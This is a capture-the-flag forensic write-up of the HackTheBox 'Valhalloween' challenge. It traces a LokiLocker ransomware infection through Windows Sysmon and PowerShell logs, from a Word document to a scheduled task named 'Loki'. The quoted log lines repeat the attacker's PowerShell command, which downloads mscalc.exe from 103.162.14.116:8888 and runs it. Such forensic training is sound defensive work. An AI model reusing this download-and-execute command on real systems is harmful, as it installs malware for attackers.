


# Valhalloween

|       |          |
|-------|----------|
| Types | forensic |
| CTF   | HTB      |



## Valhalloween — forensic write-up

**Scope:** investigate provided Windows event logs (Sysmon, PowerShell, Task Scheduler, etc.) from the Valhalloween challenge and answer the posed questions: server IP:port, ransomware MD5, family label, scheduled task name, parent process, initial-stage file path and when it was first opened (UTC).

*What are the IP address and port of the server from which the malicious actors downloaded the ransomware? (for example: 98.76.54.32:443)*

## Dump every EVT X to plain text (XML) and search for URLs / ip:port

This converts each `.evtx` to XML and looks for `http/https/hxxp`, `powershell -enc`, `bitsadmin`, `certutil`, and any `x.x.x.x:port` patterns

```
mkdir -p /tmp/evtx_text
for f in Logs/*.evtx; do
    echo "[DUMP] $f" >&2
    evtx_dump.py "$f" > "/tmp/evtx_text/$(basename "$f").xml"
done
```

```
(kali@kali)~/Desktop/htb
$ mkdir -p /tmp/evtx_text

(kali@kali)~/Desktop/htb
$ for f in Logs/*.evtx; do
    echo "[DUMP] $f" >&2
    evtx_dump.py "$f" > "/tmp/evtx_text/$(basename "$f").xml"
done
[DUMP] Logs/Application.evtx
[DUMP] Logs/HardwareEvents.evtx
[DUMP] Logs/Internet Explorer.evtx
[DUMP] Logs/Key Management Service.evtx
[DUMP] Logs/Microsoft-AppV-Client%4Admin.evtx
[DUMP] Logs/Microsoft-AppV-Client%4Operational.evtx
[DUMP] Logs/Microsoft-AppV-Client%4Virtual Applications.evtx
[DUMP] Logs/Microsoft-Client-License-Flexible-Platform%4Admin.evtx
[DUMP] Logs/Microsoft-Client-Licensing-Platform%4Admin.evtx
[DUMP] Logs/Microsoft-User Experience Virtualization-Agent Driver%4Operational.evtx
[DUMP] Logs/Microsoft-User Experience Virtualization-Agent%4Operational.evtx
[DUMP] Logs/Microsoft-User Experience Virtualization-IPC%4Operational.evtx
[DUMP] Logs/Microsoft-User Experience Virtualization-SQM Uploader%4Operational.evtx
[DUMP] Logs/Microsoft-Windows-AAD%4Operational.evtx
[DUMP] Logs/Microsoft-Windows-AllJoyn%4Operational.evtx
[DUMP] Logs/Microsoft-Windows-All-User-Install-Agent%4Admin.evtx
[DUMP] Logs/Microsoft-Windows-AppLocker%4Admin.evtx
[DUMP] Logs/Microsoft-Windows-AppLocker%4Operational.evtx
[DUMP] Logs/Microsoft-Windows-ApplicabilityEngine%4Operational.evtx
[DUMP] Logs/Microsoft-Windows-Application-Experience%4Program-Compatibility-Assistant.evtx
[DUMP] Logs/Microsoft-Windows-Application-Experience%4Program-Compatibility-Troubleshooter.evtx
[DUMP] Logs/Microsoft-Windows-Application-Experience%4Program-Inventory.evtx
[DUMP] Logs/Microsoft-Windows-Application-Experience%4Program-Telemetry.evtx
[DUMP] Logs/Microsoft-Windows-Application-Experience%4Steps-Recorder.evtx
[DUMP] Logs/Microsoft-Windows-Application-Server-Applications%4Admin.evtx
[DUMP] Logs/Microsoft-Windows-Application-Server-Applications%4Operational.evtx
[DUMP] Logs/Microsoft-Windows-AppLocker%4EXE and DLL.evtx
[DUMP] Logs/Microsoft-Windows-AppLocker%4MSI and Script.evtx
[DUMP] Logs/Microsoft-Windows-AppLocker%4Packaged app-Deployment.evtx
[DUMP] Logs/Microsoft-Windows-AppLocker%4Packaged app-Execution.evtx
[DUMP] Logs/Microsoft-Windows-AppModel-Runtime%4Admin.evtx
[DUMP] Logs/Microsoft-Windows-AppReadiness%4Admin.evtx
```

# search the dumps for suspicious download commands and extract candidat

```
grep -liR --line-number -E "http://|https://|hxxp|powershell -enc|bitsadmin|ce
rtutil|Invoke-WebRequest|DownloadFile|WebClient|Invoke-Expression|curl " /t
mp/evtx_text \
| sed 's:/ : /' \
| cut -d: -f1,2- \
> /tmp/evtx_text/suspect_lines.txt
```

```
nl -ba /tmp/evtx_text/suspect_lines.txt | sed -n '1,200p'
```

[illegible]

```

181 /tmp/evtx_text/Windows/PowerShell.evtx.xml: 7010: HostApplication=powershell.exe (new-object system.net.webclient).downloadfile('http://103.162.14.116:8888/mscalc.exe','C:\Users\H
oagA\AppData\Local\Temp\mscalc.exe')>start-process
182 /tmp/evtx_text/Windows/PowerShell.evtx.xml: 7024: Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='PowerShell'></Provider>
183 /tmp/evtx_text/Windows/PowerShell.evtx.xml: 7024: HostApplication=powershell.exe (new-object system.net.webclient).downloadfile('http://103.162.14.116:8888/mscalc.exe','C:\Users\H
oagA\AppData\Local\Temp\mscalc.exe')>start-process
184 /tmp/evtx_text/Windows/PowerShell.evtx.xml: 7063: Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='PowerShell'></Provider>
185 /tmp/evtx_text/Windows/PowerShell.evtx.xml: 7088: HostApplication=powershell.exe (new-object system.net.webclient).downloadfile('http://103.162.14.116:8888/mscalc.exe','C:\Users\H
oagA\AppData\Local\Temp\mscalc.exe')>start-process
186 /tmp/evtx_text/Windows/PowerShell.evtx.xml: 7102: Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='PowerShell'></Provider>
187 /tmp/evtx_text/Windows/PowerShell.evtx.xml: 7102: HostApplication=powershell.exe (new-object system.net.webclient).downloadfile('http://103.162.14.116:8888/mscalc.exe','C:\Users\H
oagA\AppData\Local\Temp\mscalc.exe')>start-process
188 /tmp/evtx_text/Windows/PowerShell.evtx.xml: 7141: Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='PowerShell'></Provider>
189 /tmp/evtx_text/Windows/PowerShell.evtx.xml: 7166: HostApplication=powershell.exe (new-object system.net.webclient).downloadfile('http://103.162.14.116:8888/mscalc.exe','C:\Users\H
oagA\AppData\Local\Temp\mscalc.exe')>start-process
190 /tmp/evtx_text/Windows/PowerShell.evtx.xml: 7180: Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='PowerShell'></Provider>
191 /tmp/evtx_text/Windows/PowerShell.evtx.xml: 7217: HostApplication=powershell.exe (new-object system.net.webclient).downloadfile('http://103.162.14.116:8888/mscalc.exe','C:\Users\H
oagA\AppData\Local\Temp\mscalc.exe')>start-process
192 /tmp/evtx_text/Windows/PowerShell.evtx.xml: 7219: Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='PowerShell'></Provider>
193 /tmp/evtx_text/Windows/PowerShell.evtx.xml: 7244: HostApplication=powershell.exe (new-object system.net.webclient).downloadfile('http://103.162.14.116:8888/mscalc.exe','C:\Users\H
oagA\AppData\Local\Temp\mscalc.exe')>start-process
194 /tmp/evtx_text/Windows/PowerShell.evtx.xml: 7258: Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='PowerShell'></Provider>
195 /tmp/evtx_text/Windows/PowerShell.evtx.xml: 7283: HostApplication=powershell.exe (new-object system.net.webclient).downloadfile('http://103.162.14.116:8888/mscalc.exe','C:\Users\H
oagA\AppData\Local\Temp\mscalc.exe')>start-process

```

Valhalloween

According to the sysmon logs, what is the MD5 hash of the ransomware? (for example: 6ab0e507bcc2fad463959aa8be2d782f)

## Open Event Viewer and load the Sysmon log

1. Win+R → type `eventvwr.msc` → Enter.
  2. In Event Viewer left pane: **Action** → **Open Saved Log...**
  3. Browse to the `.evtx` file you copied and open it. It will appear under **Saved Logs** or under the main view. Click it.
- 


## 2) Use Filters to find events that mention the ransomware

You want events that contain `mscalc.exe` or the Temp path

`C:\Users\HoaGay\AppData\Local\Temp\mscalc.exe` .

### Option A — Quick GUI search (Find)

1. With the loaded Sysmon log selected in the center, press **Ctrl+F** (Find).
2. Type `mscalc` and search.
3. Each hit will jump you to the event that contains that text. Click the event to view details.



The Sysmon **Process Creation** event ( **Event ID 1** ) for **C:\Users\HoaGay\AppData\Local\Temp\mscalc.exe** shows the **actual ransomware binary** being executed, and its MD5 hash is:

Answer: **b94f3ff666d9781cb69088658cd53772**

*Based on the hash found, determine the family label of the ransomware in the wild from online reports such as Virus Total, Hybrid Analysis, etc. (for example: wannacry)*

copy the md5 and forward to Virustotal

59 / 72  
Community Score -38

59/72 security vendors flagged this file as malicious

7c890018d49fe085cd8b78efd1f921cc01936c190284a50e3c2a0b36917c9e10  
svchost.exe

Size 474.50 KB  
Last Analysis Date 9 days ago

peexe persistence direct-cpu-clock-access calls-wmi detect-debug-environment checks-network-adapters runtime-modules 64bits assembly

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY 9

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to [automate checks](#).

Popular threat label ransomware.msil/lokilocker Threat categories ransomware trojan Family labels msil lokilockerimps

Security vendors' analysis Do you want to automate checks?

|                    |                                   |             |                                 |
|--------------------|-----------------------------------|-------------|---------------------------------|
| AhnLab-V3          | Trojan/Win.Generic.C4976492       | Alibaba     | Ransom:MSIL/LokiLocker.7d75e44e |
| AliCloud           | Ransomware:Win/Filecoder.APU      | ALYac       | Trojan.Ransom.Filecoder         |
| Antiy-AVL          | Trojan[Ransom]/Win32.Dcrypt.a     | Arcabit     | Trojan.Ransom.Imps.3            |
| Arctic Wolf        | Unsafe                            | Avast       | Win64:Evo-gen [Trj]             |
| AVG                | Win64:Evo-gen [Trj]               | BitDefender | Gen:Heur.Ransom.Imps.3          |
| Bkav Pro           | W64.AIDetectMalware.CS            | ClamAV      | Win.Packed.Cdmip-9941726-0      |
| CrowdStrike Falcon | Win/malicious_confidence_100% (W) | CTX         | Exe.trojan.msil                 |
| DeepInstinct       | MALICIOUS                         | DrWeb       | Trojan.Encoder.35114            |

From those detections we can clearly see the **dominant family label** is:

Answer: **LokiLocker**

*What is the name of the task scheduled by the ransomware? (for example: WindowsUpdater)*

In `Microsoft-Windows-Sysmon%4Operational.evtx`, we see a persistent scheduled task created called "Loki". You can also see this same process in behavioral statistics in [VirusTotal](#).

| Time                  | Source        | TaskName | UserContext | TaskScheduler | TaskName | UserContext |
|-----------------------|---------------|----------|-------------|---------------|----------|-------------|
| 20/9/2023 11:03:37 AM | TaskScheduler | TaskName | UserContext | TaskScheduler | TaskName | UserContext |
| 20/9/2023 11:03:56 AM | TaskScheduler | TaskName | UserContext | TaskScheduler | TaskName | UserContext |
| 20/9/2023 11:03:56 AM | TaskScheduler | TaskName | UserContext | TaskScheduler | TaskName | UserContext |
| 20/9/2023 11:04:29 AM | TaskScheduler | TaskName | UserContext | TaskScheduler | TaskName | UserContext |
| 20/9/2023 11:03:37 AM | TaskScheduler | TaskName | UserContext | TaskScheduler | TaskName | UserContext |

Event 106, TaskScheduler

General Details

Friendly View XML View

+ System

-EventData

TaskName \Loki

UserContext S-1-5-18

Answer: **Loki**

*What are the parent process name and ID of the ransomware process? (for example: svchost.exe\_4953)*

In `Microsoft-Windows-Sysmon%4Operational.evtx`, we see the parent process id is 3856 from `powershell.exe`.

Microsoft-Windows-Sysmon%4Operational Number of events: 4,098

| Level       | Date and Time         | Source                   | Event ID | Task Category |
|-------------|-----------------------|--------------------------|----------|---------------|
| Information | 20/9/2023 11:03:20 AM | Microsoft-Windows-Sysmon | 5 (5)    |               |
| Information | 19/9/2023 3:18:18 PM  | Microsoft-Windows-Sysmon | 5 (5)    |               |
| Information | 19/9/2023 11:08:01 PM | Microsoft-Windows-Sysmon | 5 (5)    |               |
| Information | 19/9/2023 11:08:01 PM | Microsoft-Windows-Sysmon | 5 (5)    |               |
| Information | 19/9/2023 11:08:13 PM | Microsoft-Windows-Sysmon | 5 (5)    |               |
| Information | 19/9/2023 11:07:50 PM | Microsoft-Windows-Sysmon | 5 (5)    |               |
| Information | 20/9/2023 11:03:17 AM | Microsoft-Windows-Sysmon | 5 (5)    |               |
| Information | 20/9/2023 11:03:16 AM | Microsoft-Windows-Sysmon | 5 (5)    |               |
| Information | 20/9/2023 11:02:27 AM | Microsoft-Windows-Sysmon | 5 (5)    |               |

Event 5, Microsoft-Windows-Sysmon

General Details

The description for Event ID 5 from source Microsoft-Windows-Sysmon cannot be found. Either the component that raises this event is not installed on your local computer or the installation is corrupted. You can install or repair the component on the local computer.

If the event originated on another computer, the display information had to be saved with the event.

The following information was included with the event:


-  
2023-09-20 03:03:23.066  
EV\_RenderedValue\_2.00  
3856  
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe  
10.0.19041.3393 (WinBuild.160101.0800)  
Windows PowerShell  
Microsoft® Windows® Operating System  
Microsoft Corporation  
PowerShell.EXE  
powershell.exe (new-object system.net.webclient).downloadfile('http://103.162.14.116:8888/mscalc.exe','C:\Users\HoaGay\AppData\Local\Temp\mscalc.exe');start-process 'C:\Users\HoaGay\AppData\Local\Temp\mscalc.exe'  
C:\Users\HoaGay\Documents\Subjects\  
DESKTOP-V0F35DT\HoaGay  
EV\_RenderedValue\_13.00  
308365  
1  
Medium  
MD5=DFD66604CA0898E8E26DF7B1635B6326  
EV\_RenderedValue\_18.00  
8776  
C:\Windows\System32\cmd.exe

Log Name: Microsoft-Windows-Sysmon/Operational  
Source: Microsoft-Windows-Sysmon Logged: 20/9/2023 11:03:20 AM  
Event ID: 5 Task Category: (5)  
Level: Information Keywords:  
User: SYSTEM Computer: DESKTOP-V0F35DT  
OpCode: Info  
More Information: [Event Log Online Help](#)

Answer: **powershell.exe\_3856**

*Following the PPID, provide the file path of the initial stage in the infection chain. (for example: D:\Data\KCorp\FirstStage.pdf)*

In `Microsoft-Windows-Sysmon%4Operational.evtx`, we see the original filename as `Unexpe.docx` that was run from a Microsoft Word process.



From this event, we can clearly see the **initial stage** of the infection chain:

- The **process** is `WINWORD.EXE` (Microsoft Word).
- The **command line** shows Word opening a malicious document:

```
"C:\Program Files\Microsoft Office\Office15\WINWORD.EXE" /n "C:\Users\HoaGay\Documents\Subjects\Unexpe.docx" /o ""
```

- **User opened** → `Unexpe.docx` (suspicious Word file).
- **Word (WINWORD.EXE)** ran because of that document.



- **Word** spawned → the ransomware ( `mscalc.exe` ).
- **Ransomware** scheduled → persistence ( `Loki` task).

That chain looks like this:

Unexpe.docx → WINWORD.EXE → mscalc.exe (ransomware) → Scheduled Task (Loki)

So the **file path of the initial stage** is:

Answer: **C:\Users\HoaGay\Documents\Subjects\Unexpe.docx**

*When was the first file in the infection chain opened (in UTC)? (for example: 1975-04-30\_12:34:56)*

As shown above in Q6, the systemtime recorded was `2023-09-20T03:03:20.2610014Z` .

Answer: **2023-09-20\_03:03:20**

## IOCs (compact)

- **Download server:** `103.162.14.116:8888`
- **Payload path:** `C:\Users\HoaGay\AppData\Local\Temp\mscalc.exe`
- **Payload MD5:** `b94f3ff666d9781cb69088658cd53772`
- **Scheduled task:** `Loki`
- **Initial document:** `C:\Users\HoaGay\Documents\Subjects\Unexpe.docx`
- **First open (UTC):** `2023-09-20_03:03:20`
- **Parent process:** `powershell.exe` (PID 3856)